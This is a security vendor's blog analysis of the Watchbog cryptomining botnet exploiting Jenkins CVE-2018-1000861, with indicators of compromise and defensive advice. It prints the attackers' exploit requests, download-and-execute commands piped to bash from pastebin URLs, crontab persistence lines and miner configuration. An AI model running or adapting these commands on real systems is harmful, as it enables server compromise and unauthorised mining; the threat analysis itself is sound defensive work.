Return of Watchbog: Exploiting Jenkins CVE-2018-1000861

alibabacloud.com/blog/return-of-watchbog-exploiting-jenkins-cve-2018-1000861_594798

Alibaba Cloud Security May 14, 2019 36,139 **0**

Watchbog, a cryptocurrency-mining botnet, has made a comeback by exploiting Jenkins CVE-2018-1000861 this time.

On May 12th 2019, we observed Watchbog, a cryptocurrency-mining botnet, started a grand attack aiming at Jenkins. Infected servers do not automatically attack its peers, meaning that the trojan itself is not contagious. However, it still cause loss to victim users by mining cryptocurrency and adding malicious commands to scheduled task for persistence.

Watchbog botnet is not new; it has previous conviction. Earlier this year, we detected watchbog attacking services such as Nexus Repository Manager 3, ThinkPHP and Linux Supervisord and deploying miners with highly similar technique. The process is very straightforward, as shown below:

This article gives insight into the attack event and provides suggestion for cleaning malware and preventing future intrusion.

Start of Attack

We found this request on a victim Jenkins server, exploiting CVE-2018-1000861 :

```
GET
/securityRealm/user/admin/descriptorByName/org.jenkinsci.plugins.scriptsecurity.sandbo
sandbox=True&value=public class x{public x(){new
String("7767657420687474707 0733a2f2f706173746562696e2e636f6d2f7261772f42335235556e776820
 HTTP/1.1
Host: [victim_host]:[jenkins_port]
```

This payload is different from another exploit targeting CVE-2019-1003000 we have seen in another botnet event by ImposterMiner in February:


```
GET
/securityRealm/user/admin/descriptorByName/org.jenkinsci.plugins.workflow.cps.CpsFlowD
value=@GrabConfig(disableChecksums=true)%0a@GrabResolver(name=%27orange.tw%27,%20root=
 HTTP/1.1
Host: [victim_host]:[jenkins_port]
```

The two payloads look alike because they both use the "/securityRealm/user/admin/descriptorByName" gadget. Yet they are essentially different in that CVE-2018-1000861 is a vulnerability in Jenkins' Stapler web framework, while CVE-2019-1003000 is in Script Security Plugin.

The hex-encoded part in the former CVE-2018-1000861 payload downloads and runs malicious shell command:

```
wget https://pastebin.com/raw/B3R5Unwh -O /tmp/baby
bash /tmp/baby
```

The contained url points to another pastebin url (https://pastebin.com/raw/J6NdVBHq), which points to yet another.




```
(curl -fsSL https://pastebin.com/raw/KGwfArMR||wget -q -O -
https://pastebin.com/raw/KGwfArMR)| base64 -d | bash
```

The main part of malicious shell script is encoded and placed in https://pastebin.com/raw/KGwfArMR.

Mining and Persistence

During execution of the aforesaid shell script, a cryptocurrency miner is installed on victim server by downloading from following URL (decoded from $mi_64)

`https://github.com/xmrig/xmrig/releases/download/v2.14.1/xmrig-2.14.1-xenial-x64.tar.gz`

```
function download() {
    mode=$1
    pa=$(ps -fe|grep 'watchbog'|grep -v grep|wc -l)
    if [ ${pa} -eq 0 ];then
        mi_64=$(echo aHR0cHM6Ly9naXRodWIuY29tL3htcmlnL3htcmlnL3JlbGVhc2VzL2Rvd25sb2FkL3YyLjE0LjEveG1ya
        WctMi4xNC4xLXhlbmlhbC14NjQudGFyLmd6Cg==|base64 -d)
        mi_32=$(echo aHR0cHM6Ly9waXhlbGRyYWluLmNvbS9hcGkvZmlsZS9adVZXY2VXRw==|base64 -d)
        der_ke=$(echo aHR0cHM6Ly9wYXN0ZWJpbi5jb20vcmF3L2hVUmRNQkxkCg==|base64 -d)
        if [ "$mode" == "low" ]; then
            path="/tmp/
                systemd-private-afjdhdicjijo473skiosoohxiskl573q-systemd-timesyncc.service-g1g5qf/cred
                /fghhhh/data"
            mkdir -p $path
            rm -rf $path/*
            chattr -i $path/*
        else
            path="/bin"
            rm -rf $path/config.json $path/watchbog
        fi
        cd $path
        if [ ! -f "$path/config.json" ]; then
            con=$( (curl -fsSL $der_ke|| wget -q -O - $der_ke) )
            echo $con | base64 -d > $path/config.json
        fi
```

Configuration file for mining is as follows:

```
"pools": [
    {
        "url": "pool.minexmr.com:80",
        "user": "47k2wdnyyBoMT6N9ho5Y7uQg1J6gPsTboKP6JXfB5msf3jUUvTfEceK5U7K
        LnWir5VZPKgUVxpkXnJLmijau3VZ8D2zsyL7.old",
        "pass": "x",
        "rig-id": null,
        "nicehash": false,
        "keepalive": false,
        "variant": -1,
        "tls": false,
        "tls-fingerprint": null
    }
],
```

The malicious shell script maintain persistence by adding itself to crontab.

```
if [ ! -f "/bin/ftpsdns" ]; then
    data1=$( (curl -fsSL $room||wget -q -O - $room) )
    if [ ! -f "/bin/ftpsdns" ]; then
        echo $data1 > /bin/ftpsdns && chmod 755 /bin/ftpsdns
    fi
    if [ ! -f "/etc/crontab" ]; then
        echo -e "SHELL=/bin/sh\nPATH=/sbin:/bin:/usr/sbin:/usr/bin\nMAILTO=root\nHOME=/\n#
            run-parts\n01 * * * * root run-parts /etc/cron.hourly\n02 4 * * * root run-parts /etc/
            cron.daily\n5 1 * * * root /bin/ftpsdns\n##" >> /etc/crontab
    else
        echo -e "5 1 * * * root /bin/ftpsdns" >> /etc/crontab
    fi
fi
```

Other tampered crontab files:


```
echo -e "*/3 * * * * root (curl -fsSL $house||wget -q -O- $house||python -c 'import urllib2 as
    fbi;print fbi.urlopen(\"$room\").read()'||curl -fsSL $park||wget -q -O - $park||curl -fsSLk $
    beam||wget -q -O - $beam --no-check-certificate)|bash\n##" > /etc/cron.d/root
echo -e "*/6 * * * * root (curl -fsSL $house||wget -q -O- $house||python -c 'import urllib2 as
    fbi;print fbi.urlopen(\"$room\").read()'||curl -fsSL $park||wget -q -O - $park||curl -fsSLk $
    beam||wget -q -O - $beam --no-check-certificate)|bash\n##" > /etc/cron.d/system
echo -e "*/7 * * * * root (curl -fsSL $house||wget -q -O- $house||python -c 'import urllib2 as
    fbi;print fbi.urlopen(\"$room\").read()'||curl -fsSL $park||wget -q -O - $park||curl -fsSLk $
    beam||wget -q -O - $beam --no-check-certificate)|bash\n##" > /etc/cron.d/apache
echo -e "*/9 * * * * (curl -fsSL $house||wget -q -O- $house||python -c 'import urllib2 as
    fbi;print fbi.urlopen(\"$room\").read()'||curl -fsSL $park||wget -q -O - $park||curl -fsSLk $
    beam||wget -q -O - $beam --no-check-certificate)|bash\n##" > /var/spool/cron/root
echo -e "*/11 * * * * (curl -fsSL $house||wget -q -O- $house||python -c 'import urllib2 as
    fbi;print fbi.urlopen(\"$room\").read()'||curl -fsSL $park||wget -q -O - $park||curl -fsSLk $
    beam||wget -q -O - $beam --no-check-certificate)|bash\n##" > /var/spool/cron/crontabs/root
```

An ironic thing is that the threat actor says victims can contact him at jeff4r-partner@tutanota.com and promises to offer "cleanup script, source of entry and patch".

```
Contact:
1) If your server get's infected:
    - We will provide cleanup script.
    - We will share source of entry into your servers and patch (surely).
    - Please if you contacting, please send your affected server's ip and services your run on the
      server.
    - lets talk jeff4r-partner@tutanota.com
2) If you want to partner with us ?.
    - Well nothing to say.

Note:
1) We don't have access to Jeff4r190@tutanota.com anymore.
```

According to minexmr.com, the threat actor may have earned about 20 Moneros (1500USD) as economic profit from mining.



Another thing worth mentioning is that we have reported malicious URLs to pastebin.com and request to ban those addresses when watchbog first started its attack in March. However pastebin.com has not replied or taken any effective action.

Security Suggestion

- Services for internal use should not be exposed to the Internet. Use adequate ACL or other authentication techniques to only allow access from trusted users.
- It is necessary for users to upgrade their software in time, especially when the vendor of software has published security-related advisory.
- Since pastebin.com has been used by many botnets, users who do not often visit this website may use some tricks to drop packets to and from it, such as on Linux you can run: `echo -e "\n0.0.0.0 pastebin.com" >> /etc/hosts` This command sinkholes(redirects) any traffic to and from pastebin.com.
- Cloud firewalls are useful in preventing attacks. We recommend Alibaba Cloud Firewall because it is able to detect, block and analyze threats. You will be protected from intrusion and malicious mining with AI technologies on your side.

- Alibaba Cloud Managed Security Service enables users to call on expertise of Alibaba's security specialists, who will help you clean up malware, improve configurations, and enhance overall security. If you are concerned about your organization's security, you should give it a try.

IOC

wallet:

```
44gaihcvA4DHwaWoKgVWyuKXNpuY2fAkKbByPCASosAw6XcrVtQ4VwdHMzoptXVHJwEErbds66L9iWN6dRPNZJ
 (previous)
47k2wdnyyBoMT6N9ho5Y7uQg1J6gPsTboKP6JXfB5msf3jUUvTfEceK5U7KLnWir5VZPKgUVxpkXnJLmijau3v
 (current)
```

pool address:

```
pool.minexmr.com:80
pool.minexmr.com:443
```

url:

```
https://pastebin.com/raw/B3R5Unwh
https://pastebin.com/raw/J6NdVBHq
https://pastebin.com/raw/KGwfArMR
https://pastebin.com/raw/AgdgACUD
https://pastebin.com/raw/vvuYb1GC
https://pastebin.com/raw/aGTSGJJp
https://pastebin.com/raw/05p0fTYd
https://pastebin.com/raw/KxWPFeEn
https://pastebin.com/raw/X6wvuv98
https://pixeldra.in/api/download/nZ2s4L
```

md5:

```
65cfcad6dc3d31695b8f3ffa08e5d389
95721de55ad89005484b4c21f768d94e
157495f6ba8c36c38984d1f902cf3ac0
314097a1d41697352c961026aa1ed87c
1dbd97c70a89e64cbfb65c78ac39938e
```

local path:

```
/tmp/systemd-private-afjdhdicjijo473skiosoohxiskl573q-systemd-timesyncc.service-
g1g5qf/cred/fghhhh/data
```

Reference:

https://nvd.nist.gov/vuln/detail/CVE-2018-1000861

https://www.alibabacloud.com/blog/imposterminer-trojan-takes-advantage-of-newly-published-jenkins-rce-vulnerability_594729

http://blog.orange.tw/2019/02/abusing-meta-programming-for-unauthenticated-rce.html

Security Cryptocurrency Trojan Botnet Cryptocurrency Mining Jenkins Watchbog
0 **0 0**
Share on

Read previous post:

ImposterMiner Trojan Takes Advantage of Newly Published Jenkins RCE Vulnerability

Read next post:

Deep Dive into Cloud Firewall: Addressing Aggressive Mining Worms

Alibaba Cloud Security

33 posts | 15 followers

Follow

You may also like

Comments